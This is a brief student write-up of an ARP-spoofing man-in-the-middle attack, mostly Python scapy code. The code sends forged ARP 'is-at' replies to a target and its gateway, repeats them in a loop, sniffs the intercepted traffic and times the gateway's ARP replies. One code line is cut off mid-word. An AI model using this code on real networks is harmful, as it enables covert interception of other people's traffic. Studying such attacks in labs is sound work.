
arp spoofing - MITM writeup :
by idan maman
and harel adadi


so we just changed the tables and it is working



```python
def changeArpTable( target : str , src :str , srcMac : str ,interface : str )->None: #change arp tables if the ip we want to
    etherAttack = Ether(dst =getTargetMac(target,interface) , src = srcMac)
    arpAttack = ARP(pdst = target , psrc = src, op = "is-at" )
    (etherAttack/arpAttack).show()
    sendp(etherAttack/arpAttack , iface=interface,verbose=False)
```


we used is-at that notify the computer that if the ip is already in the arp table of him he should update the mac …. to the src
so we did it and it worked
and if there gw flag we sniffed all the mitm packets ….

so that is it ….
and to to persist the attack we just did in while and sniffed in other thread



```python
def redoit(source):
    while(True):
        arpUtil.changeArpTable(options["target"], source  ,options["mac"], options["interface"] )
        if(options["attackGW"]):
            arpUtil.changeArpTable(options["router"] ,options["target"] , options["mac"],options["interface"] )
        time.sleep(10)
```


and sniff the mitm in



```python
sniff(
    lfilter= lambda x : IP in x and (x[IP].dst == options["target"] or x[IP].src == options["target"] ) , prn = lambda x : x

)
tr.join()
```

and for calc the time between sending is-at i wrote script that sniff all the packets and clacs the avg time



```python
from scapy.all import sniff ,ARP ,Ether,conf
import sys
import datetime
import arpUtil
intervals = [] # all the time we got is-at
def intervalcalc(pack ):
    intervals.append(pack.time )
    if len(intervals) > 1 :
        print(f"""
            time : {datetime.datetime.now()}
            avg interval : { sum(map(lambda x,y : y-x , intervals[:-1],intervals[1::])) / (len(intervals)-1 )} ,
            last gap : {intervals[-1] - intervals[-2]}
          """)
    else :
        print(pack.time)

interface= sys.argv[1]
gatewaymac = arpUtil.getTargetMac(next(filter(lambda x : x[3] ==interface, dict(conf.route.__dict__)["routes"]))[2], interfa
print(gatewaymac)
sniff(
    lfilter = lambda x :  ARP in x and  x[Ether].src == gatewaymac and  x[ARP].op == 2
      ,prn = intervalcalc) #sniff packets
```

and that is it ….